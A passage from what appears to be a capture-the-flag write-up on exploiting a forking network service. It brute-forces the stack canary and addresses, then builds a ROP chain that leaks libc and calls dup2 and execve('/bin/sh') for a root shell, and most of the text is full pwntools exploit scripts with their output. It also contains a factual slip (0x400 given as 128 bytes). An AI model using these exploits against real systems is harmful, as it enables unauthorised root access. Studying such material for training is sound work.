13 | lVar1 = *(long *) (in_FS_OFFSET + 0x28);
14 | _Var2 = fork();
15 | uVar4 = CONCAT44(extraout_var, _Var2);
16 | if (_Var2 == 0) {
17 |     _Var3 = getuid();
18 |     printf("[+] Request accepted fd %d, pid %d\n", (ulong)param_1, (ulong)_Var3);
19 |     __n = strlen(s_Please_enter_the_message_you_wan_001040e0);
20 |     write(param_1, s_Please_enter_the_message_you_wan_001040e0, __n);
21 |     FUN_0010159a(param_1);
22 |     send(param_1, "Done.\n", 6, 0);
23 |     uVar4 = 0;
24 | }

```

The function executes `fork()` and spawns a child process. Then, the `write()` function is used to send a prompt to the client, followed by a call to another function.

```

5 | long in_FS_OFFSET;
6 | undefined local_48 [56];
7 | long local_10;
8 |
9 | local_10 = *(long *) (in_FS_OFFSET + 0x28);
10 | recv(param_1, local_48, 0x400, 0);
11 | if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
12 |     /* WARNING: Subroutine does not return */
13 |     __stack_chk_fail();
14 | }
15 | return;

```

This function calls the `recv()` function and reads 0x400 i.e. 128 bytes from the client. This input is written **to** the `local_48` buffer, which is 56 bytes in length. This will result in a buffer overflow if an input length greater than 56 is sent. However, this overflow can't be directly exploited due to the presence of a stack canary. The stack canary is a value containing 8 random bytes, which sits above the stack base. This value is stored and checked for changes before the function exists. Any change in the canary will result in an exception and process exit.

Exploit Development

Let's try verifying the observations made above on the binary. Execute the binary and then input the following commands on another terminal.

```
python -c "print 'A'*56" | nc localhost 1337
Please enter the message you want to send to admin:

python -c "print 'A'*55" | nc localhost 1337
Please enter the message you want to send to admin:
Done.
```

The first input was 57 bytes (56 As and a line break) in length while the second input was 56 in length. As seen in the image above, the server responded with the message `Done.` when the input length was 56. Looking at the terminal executing the binary, we see the following output.

```
./contact
listen on port 1337, fd is 3
[+] Request accepted fd 4, pid 0
*** stack smashing detected ***: <unknown> terminated
[+] Request accepted fd 4, pid 0
```

As expected, the binary crashed when the input was greater than 56 and a `stack smashing detected` message was printed as a result of the corrupted canary. Let's look at this in GDB. Add a break point at the `recv` function and run the binary.

```
gdb -q ./contact
gef> set follow-fork-mode child
gef> b recv
Breakpoint 1 at 0x1030
gef> r
Starting program: /tmp/contact
listen on port 1337, fd is 3
```

Send an input with 57 characters, after which the breakpoint should be hit. Enter `n` to jump out of the `recv` function and go back to the calling function. The entire stack can be printed using the `stack` command.

```
gef> n
<SNIP>
gef> stack

----- Stack bottom (lower address)-----
0x00007fffffffef410|+0x0000: 0x0000000000000000 ← $rsp
0x00007fffffffef418|+0x0008: 0x0000000040000000
0x00007fffffffef420|+0x0010: "AAAA<SNIP>AAAAA[...]" ← $rsi
0x00007fffffffef428|+0x0018: "AAAAAA<SNIP>AAAAA\n[...]"
0x00007fffffffef430|+0x0020: 0x4141414141414141
0x00007fffffffef438|+0x0028: 0x4141414141414141
0x00007fffffffef440|+0x0030: 0x4141414141414141
0x00007fffffffef448|+0x0038: 0x4141414141414141
0x00007fffffffef450|+0x0040: 0x4141414141414141
```

```

0x00007fffffffe458|+0x0048: 0xd86036e0540b060a
0x00007fffffffe460|+0x0050: 0x00007fffffffe490 ← $rbp
0x00007fffffffe468|+0x0058: 0x0000555555555562 → mov eax, DWORD PTR [rbp-
0x14] ($savedip)
_____ Stack top (higher address) _____

```

The snippet above shows the stack layout, RBP is found at the address `0x00007fffffffe460` and the canary can be seen above it. The first byte of the canary is found to be `0a`, which is the hex code for new line, which was part of our input. We already know the server sends a `Done` message if the canary is intact. This can be used to perform an oracle attack and bruteforce the canary byte-by-byte until the `Done` message is received. The canary will remain constant across all child processes, since the child and parent share the same memory layout. Let's write a python script to do this.

```

from pwn import *
import sys

context.log_level = 'debug'

def getByte(chars):
    for ch in range(0x00, 0x100):
        r = remote('localhost', 1337, level = 'error')
        payload = "A" * 56 + chars + chr(ch)
        r.recvline()
        r.send(payload)
        try :
            resp = r.recvline(timeout=2).rstrip()
            if "Done." == resp:
                r.close()
                return ch
        except:
            sys.stdout.write('{:02x}\x08\x08'.format(ch))
            pass
    r.close()

def getCanary():
    canary = ''
    sys.stdout.write("Canary: ")
    while len(canary) != 8:
        ch = getByte(canary)
        canary += chr(ch)
        sys.stdout.write('{:02x}'.format(ch))
    return canary

canary = getCanary()
log.success("Canary found: {}".format(hex(u64(canary))))

```

The script starts from the first byte, and bruteforces all characters between `0x00` and `0xff` until it receives a `Done.` response. All successful characters are appended to the canary until it reaches a length of 8.



```
python contact_exploit.py
Canary: 002653a103bbfe86
[+] Canary found: 0x86febb03a1532600
```

Similarly, we can bruteforce the RBP address as well as the saved returned address. The saved return address can be used to calculate the base of the binary, which will let us utilize functions within the binary.

```
from pwn import *
import sys

context.log_level = 'debug'

def getByte(chars):
    for ch in range(0x00, 0x100):
        r = remote('localhost', 1337, level = 'error')
        payload = "A" * 56 + chars + chr(ch)
        r.recvline()
        r.send(payload)
        try :
            resp = r.recvline(timeout=2).rstrip()
            if "Done." == resp:
                r.close()
                return ch
        except:
            sys.stdout.write('{:02x}\x08\x08'.format(ch))
            pass
    r.close()

def getContent(chars):
    content = ''
    while len(content) != 8:
        ch = getByte(chars + content)
        content += chr(ch)
        sys.stdout.write('{:02x}'.format(ch))
    return content

sys.stdout.write("Canary: ")
canary = getContent('')
log.success("\nCanary found: {}".format(hex(u64(canary))))

sys.stdout.write("RBP: ")
rbp = getContent(canary)
log.success("\nRBP found: {}".format(hex(u64(rbp))))

sys.stdout.write("Saved return address: ")
savedRip = getContent(canary + rbp)
log.success("\nSaved return address found: {}".format(hex(u64(savedRip))))
```

The script is modified with the changes shown above. Running the script should return all three values.


```
python contact_exploit.py
Canary: 002653a103bbfe86
[+] Canary found: 0x86febb03a1532600
RBP: 50e4ffffff7f0000
[+] RBP found: 0x7fffffffe450
Saved return address: 565555555550000
[+] Saved return address found: 0x555555555556
```

Let's go back to GDB and find the offset between the saved RIP and binary base addresses. Restart the process and add a breakpoint at `recv`, send an input with 56 characters and enter `n` to continue. The `vmmmap` command can be used to find the binary base address.

```
gef> stack
_____ Stack bottom (lower address) _____
0x00007fffffffe3d0|+0x0000: 0x0000000000000000 ← $rsp
0x00007fffffffe3d8|+0x0008: 0x0000000040000000
0x00007fffffffe3e0|+0x0010: "AAAAAAAAAAAAAAAAAAAAA[...]" ← $rsi
0x00007fffffffe3e8|+0x0018: "AAAAAAAAAAAAAAAAAAAAA"
0x00007fffffffe3f0|+0x0020: "AAAAAAAAAAAAAAAAAAAAA"
0x00007fffffffe3f8|+0x0028: "AAAAAAAAAAAAAAAAAAAAA"
0x00007fffffffe400|+0x0030: "AAAAAAAAAAAAAAAAAAAAA"
0x00007fffffffe408|+0x0038: "AAAAAAAAAAAAAAAAAAAAA"
0x00007fffffffe410|+0x0040: 0x0a41414141414141 ("AAAAAAA"?)
0x00007fffffffe418|+0x0048: 0xb2bbe69b97234c00
0x00007fffffffe420|+0x0050: 0x00007fffffffe450 ← $rbp
0x00007fffffffe428|+0x0058: 0x0000555555555562 → mov eax, DWORD PTR [rbp-0x14] ($savedip)
_____ Stack top (higher address) _____

gef> vmmmap
Start          End          Offset          Perm Path
0x000055555554000 0x000055555555000 0x0000000000000000 r-- ./contact
<SNIP>
```

The saved RIP is set to `0x0000555555555562` and the binary base address is `0x00005555555554000`, which means the difference between them is `0x1562`. This value can be used to calculate addresses of gadgets and functions. We can leak the GOT address of any function used by the binary, and use it to calculate the libc base address. This can be achieved by using the `write` function to send back the leaked address.

The `write` function takes in three arguments: the output fd, the buffer to print and the number of bytes to print. According to the 64-bit Linux calling convention, the arguments should be passed in the RDI, RSI and RDX registers. Going back to GDB and looking at the registers, it's seen that the file descriptor is already present in RDI.

```
gef> info registers
rax          0x38          0x38
rbx          0x0           0x0
rcx          0x7ffff7edcc8d 0x7ffff7edcc8d
rdx          0x400         0x400
rsi          0x7fffffff3e0 0x7fffffff3e0
rdi          0x4           0x4
rbp          0x7fffffff420 0x7fffffff420
rsp          0x7fffffff3d0 0x7fffffff3d0
<SNIP>
```

This allows us to skip setting RDI to the fd manually. The RSI and RDX registers can be set using `POP` instructions, which can be found using `ropper`.

```
ropper --file contact --search "pop rdx|pop rsi"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdx|pop rsi

[INFO] File: contact
0x00000000000001265: pop rdx; ret;
0x00000000000001649: pop rsi; pop r15; ret;
```

There's no `POP RSI` gadget, but `ropper` was able to find a `POP RSI; POP R15` gadget. We can introduce some junk into our payload to compensate for the extra pop. Next, RSI needs to be set to the GOT address to `write`, which can be found using `pwntools`. The RDX value should be set to 8, as we're trying to leak an 8 byte address.

```
from pwn import *
import sys

def getByte(chars):
    for ch in range(0x00, 0x100):
        r = remote('localhost', 1337, level = 'error')
        payload = "A" * 56 + chars + chr(ch)
        r.recvline()
        r.send(payload)
        try:
            resp = r.recvline(timeout=2).rstrip()
            if "Done." == resp:
                r.close()
                return ch
        except:
            sys.stdout.write('{:02x}\x08\x08'.format(ch))
            pass
        r.close()

def getContent(chars):
    content = ''
    while len(content) != 8:
        ch = getByte(chars + content)
        content += chr(ch)
        sys.stdout.write('{:02x}'.format(ch))
```

```

    return content

sys.stdout.write("Canary: ")
canary = getContent('')
print("\n[*] Canary found: {}".format(hex(u64(canary))))

sys.stdout.write("RBP: ")
rbp = getContent(canary)
print("\n[*] RBP found: {}".format(hex(u64(rbp))))

sys.stdout.write("Saved return address: ")
savedRip = u64(getContent(canary + rbp))
print("\n[*] Saved return address found: {}".format(hex(savedRip)))

e = ELF("./contact")

binaryBase = savedRip - 0x1562

pieAddr = lambda addr : addr + binaryBase

'''
0x0000000000001265: pop rdx; ret;
'''
pop_rdx = p64(pieAddr(0x1265))

'''
0x0000000000001649: pop rsi; pop r15; ret;
'''
pop_rsi_r15 = p64(pieAddr(0x1649))

write_GOT = p64(pieAddr(e.got['write']))
write = p64(pieAddr(e.symbols['write']))

chain = "A"* 56 + canary + rbp
# overwrite return address
chain += pop_rdx + p64(0x8)
chain += pop_rsi_r15 + write_GOT + "B" * 8 # junk
chain += write # call write function

'''
write(fd, write@GOT, 0x8)
'''

r = remote('localhost', 1337, level = 'error')
r.recvline()
r.send(chain)
write_libc = u64(r.recv(8))
log.success("Leaked write@libc: {}".format(hex(write_libc)))
r.close()

```

The script calculates the base address and then uses it to find the addresses of the gadgets. Next, the GOT address and the PLT address for `write` are found. A chain is created to pop `0x8` and `write_GOT` into RDX and RSI respectively.

```
python contact_exploit.py
Canary: 0057ef0cf4209636
[*] Canary found: 0x369620f40cef5700
RBP: 1087112bfd7f0000
[*] RBP found: 0x7ffd2b118710
Saved return address: 62b5f414b6550000
[*] Saved return address found: 0x55b614f4b562
[+] Leaked write@libc: 0x7f0b20308010
```

Running the script above leaks the libc write address, which can be used to find the libc base address. Once the libc address is found, it can be used to calculate a one_gadget. [One gadget](#) is a tool that finds addresses in libc leading to an `execve("/bin/sh", NULL, NULL)` function call.

```
one_gadget /lib/x86_64-linux-gnu/libc.so.6
0xe237f execve("/bin/sh", rcx, [rbp-0x70])
constraints:
  [rcx] == NULL || rcx == NULL
  [[rbp-0x70]] == NULL || [rbp-0x70] == NULL

0xe2383 execve("/bin/sh", rcx, rdx)
constraints:
  [rcx] == NULL || rcx == NULL
  [rdx] == NULL || rdx == NULL

0xe2386 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```

Note: These addresses vary from host to host.

The third gadget looks convenient, and just needs rsi and rdx to be null. We can clear them out by using the `pop rsi; pop r15; ret` and `pop rdx; ret` gadgets. When `execve` executes `/bin/sh`, as stdout and stdin are present on the server side, this means that we won't be able to interact with the process remotely. We can get around this by calling the [dup2](#) function, and duplicating the stdin (0x0) and stdout (0x1) file descriptors. The `dup2` function accepts two arguments, the first is the oldfd i.e. our socket and the second is the newfd i.e. stdin / stdout.

```
dup2(4, 0);
dup2(4, 1);
```

The calls above will duplicate stdin and stdout to the new fd i.e. 4, after which we should be able to interact with the shell.

```
from pwn import *
import sys

def getByte(chars):
    for ch in range(0x00, 0x100):
        r = remote('localhost', 1337, level = 'error')
        payload = "A" * 56 + chars + chr(ch)
        r.recvline()
        r.send(payload)
```

```

try :
    resp = r.recvline(timeout=2).rstrip()
    if "Done." == resp:
        r.close()
        return ch
except:
    r.close()
    sys.stdout.write('{:02x}\x08\x08'.format(ch))
    pass

def getContent(chars):
    content = ''
    while len(content) != 8:
        ch = getByte(chars + content)
        content += chr(ch)
        sys.stdout.write('{:02x}'.format(ch))
    return content

sys.stdout.write("Canary: ")
canary = getContent('')
print("\n[*] Canary found: {}".format(hex(u64(canary))))

sys.stdout.write("RBP: ")
rbp = getContent(canary)
print("\n[*] RBP found: {}".format(hex(u64(rbp))))

sys.stdout.write("Saved return address: ")
savedRip = u64(getContent(canary + rbp))
print("\n[*] Saved return address found: {}".format(hex(savedRip)))

e = ELF("./contact")

binaryBase = savedRip - 0x1562

pieAddr = lambda addr : addr + binaryBase

'''
0x0000000000001265: pop rdx; ret;
'''
pop_rdx = p64(pieAddr(0x1265))

'''
0x0000000000001649: pop rsi; pop r15; ret;
'''
pop_rsi_r15 = p64(pieAddr(0x1649))

'''
0x000000000000164b: pop rdi; ret;
'''
pop_rdi = p64(pieAddr(0x164b))

write_GOT = p64(pieAddr(e.got['write']))
write = p64(pieAddr(e.symbols['write']))

chain = "A"* 56 + canary + rbp
# overwrite return address
chain += pop_rdx + p64(0x8)
chain += pop_rsi_r15 + write_GOT + "B" * 8 # junk

```

```

chain += write # call write function

'''
write(fd, write@GOT, 0x8)
'''

r = remote('localhost', 1337, level = 'error')
r.recvline()
r.send(chain)
write_libc = u64(r.recv(8, timeout=2))
log.success("Leaked write@libc: {}".format(hex(write_libc)))
r.close()

libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

libc_base = write_libc - libc.symbols['write'] # Find libc base address
log.success("Libc based address: {}".format(hex(libc_base)))

dup2 = p64(libc_base + libc.symbols['dup2']) # Calculate dup2 address

'''
0xe2386 execve("/bin/sh", rsi, rdx)
'''

one_gadget = p64(libc_base + 0xe2386)

chain = "A" * 56 + canary + rbp
# overwrite return address
chain += pop_rdi + p64(0x4) # oldfd
chain += pop_rsi_r15 + p64(0x0) + "JUNKJUNK" # newfd : stdin
chain += dup2 # call dup2

'''
dup2(0, 4);
'''

chain += pop_rdi + p64(0x4) # oldfd
chain += pop_rsi_r15 + p64(0x1) + "JUNKJUNK" # newfd : stdout
chain += dup2 # call dup2

'''
dup2(1, 4);
'''

chain += pop_rdx + p64(0x0) # Zero out rdx
chain += pop_rsi_r15 + p64(0x0) + "JUNKJUNK" # Zero out rsi
chain += one_gadget # call execve

'''
execve("/bin/sh", NULL, NULL);
'''

log.info("Sending final payload")
r = remote('localhost', 1337, level = 'error')
r.recvline()
r.send(chain)
r.interactive()

```

The script calculates the libc base address and uses it to find the addresses for the dup2 function and the execve gadget. Then, a ROP chain is created to execute the dup2 calls followed by `execve("/bin/sh", NULL, NULL)`.

```
python contact_exploit.py
Canary: 00dafd19ac5e66e4
[*] Canary found: 0xe4665eac19fdda00
RBP: 60c66a9eff7f0000
[*] RBP found: 0x7fff9e6ac660
Saved return address: 62c5be6af1550000
[*] Saved return address found: 0x55f16abec562
[+] Leaked write@libc: 0x7fd27baae010
[+] Libc base address: 0x7fd27b9a1000
[*] Sending final payload
$ id
uid=0(root) gid=0(root) groups=0(root)
```

Now that we have it working locally, the remote libc can be downloaded. We'll have to forward port 1337 from the remote box using SSH, in order to exploit it.

```
scp r4j@10.10.10.148:/lib/x86_64-linux-gnu/libc.so.6 ./libc.so.6_64
ssh -L 1337:127.0.0.1:1337 r4j@10.10.10.148
```

Update the script with the path to the remote libc, and swap the existing one_gadget with a new one.

```
one_gadget ./libc.so.6_64
0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0x10a38c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

The second gadget looks fine and can be swapped with the local one. Here's the final exploit.

```
from pwn import *
import sys

def getByte(chars):
    for ch in range(0x00, 0x100):
        r = remote('localhost', 1337, level = 'error')
        payload = "A" * 56 + chars + chr(ch)
        r.recvline()
        r.send(payload)
```

```

try :
    resp = r.recvline(timeout=2).rstrip()
    if "Done." == resp:
        r.close()
        return ch
except:
    r.close()
    sys.stdout.write('{:02x}\x08\x08'.format(ch))
    pass

def getContent(chars):
    content = ''
    while len(content) != 8:
        ch = getByte(chars + content)
        content += chr(ch)
        sys.stdout.write('{:02x}'.format(ch))
    return content

sys.stdout.write("Canary: ")
canary = getContent('')
print("\n[*] Canary found: {}".format(hex(u64(canary))))

sys.stdout.write("RBP: ")
rbp = getContent(canary)
print("\n[*] RBP found: {}".format(hex(u64(rbp))))

sys.stdout.write("Saved return address: ")
savedRip = u64(getContent(canary + rbp))
print("\n[*] Saved return address found: {}".format(hex(savedRip)))

e = ELF("./contact")

binaryBase = savedRip - 0x1562

pieAddr = lambda addr : addr + binaryBase

'''
0x0000000000001265: pop rdx; ret;
'''
pop_rdx = p64(pieAddr(0x1265))

'''
0x0000000000001649: pop rsi; pop r15; ret;
'''
pop_rsi_r15 = p64(pieAddr(0x1649))

'''
0x000000000000164b: pop rdi; ret;
'''
pop_rdi = p64(pieAddr(0x164b))

write_GOT = p64(pieAddr(e.got['write']))
write = p64(pieAddr(e.symbols['write']))

chain = "A"* 56 + canary + rbp
# overwrite return address
chain += pop_rdx + p64(0x8)
chain += pop_rsi_r15 + write_GOT + "B" * 8 # junk

```



```

chain += write # call write function

'''
write(fd, write@GOT, 0x8)
'''

r = remote('localhost', 1337, level = 'debug')
r.recvline()
r.send(chain)
write_libc = u64(r.recv(8, timeout=2))
log.success("Leaked write@libc: {}".format(hex(write_libc)))
r.close()

libc = ELF("./libc.so.6_64")

libc_base = write_libc - libc.symbols['write'] # Find libc base address
log.success("Libc based address: {}".format(hex(libc_base)))

dup2 = p64(libc_base + libc.symbols['dup2']) # Calculate dup2 address

'''
0x4f322 execve("/bin/sh", rsp+0x40, environ)
'''

one_gadget = p64(libc_base + 0x4f322 )

chain = "A" * 56 + canary + rbp
# overwrite return address
chain += pop_rdi + p64(0x4) # oldfd
chain += pop_rsi_r15 + p64(0x0) + "JUNKJUNK" # newfd : stdin
chain += dup2 # call dup2

'''
dup2(0, 4);
'''

chain += pop_rdi + p64(0x4) # oldfd
chain += pop_rsi_r15 + p64(0x1) + "JUNKJUNK" # newfd : stdout
chain += dup2 # call dup2


'''
dup2(1, 4);
'''

chain += pop_rdx + p64(0x0) # Zero out rdx
chain += pop_rsi_r15 + p64(0x0) + "JUNKJUNK" # Zero out rsi
chain += one_gadget # call execve

'''
execve("/bin/sh", NULL, NULL);
'''

log.info("Sending final payload")
r = remote('localhost', 1337, level = 'error')
r.recvline()
r.send(chain)
r.interactive(prompt = '# ')

```



```
python contact_exploit.py
Canary: 00421befcdb07ea4
[*] Canary found: 0xa47eb0cdef1b4200
RBP: 500af9a0fd7f0000
[*] RBP found: 0x7ffda0f90a50
Saved return address: 62d5946b21560000
[*] Saved return address found: 0x56216b94d562
[+] Leaked write@libc: 0x7f3eb675e140
[*] Closed connection to localhost port 1337
[+] Libc based address: 0x7f3eb664e000
[*] Sending final payload
# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
rope
```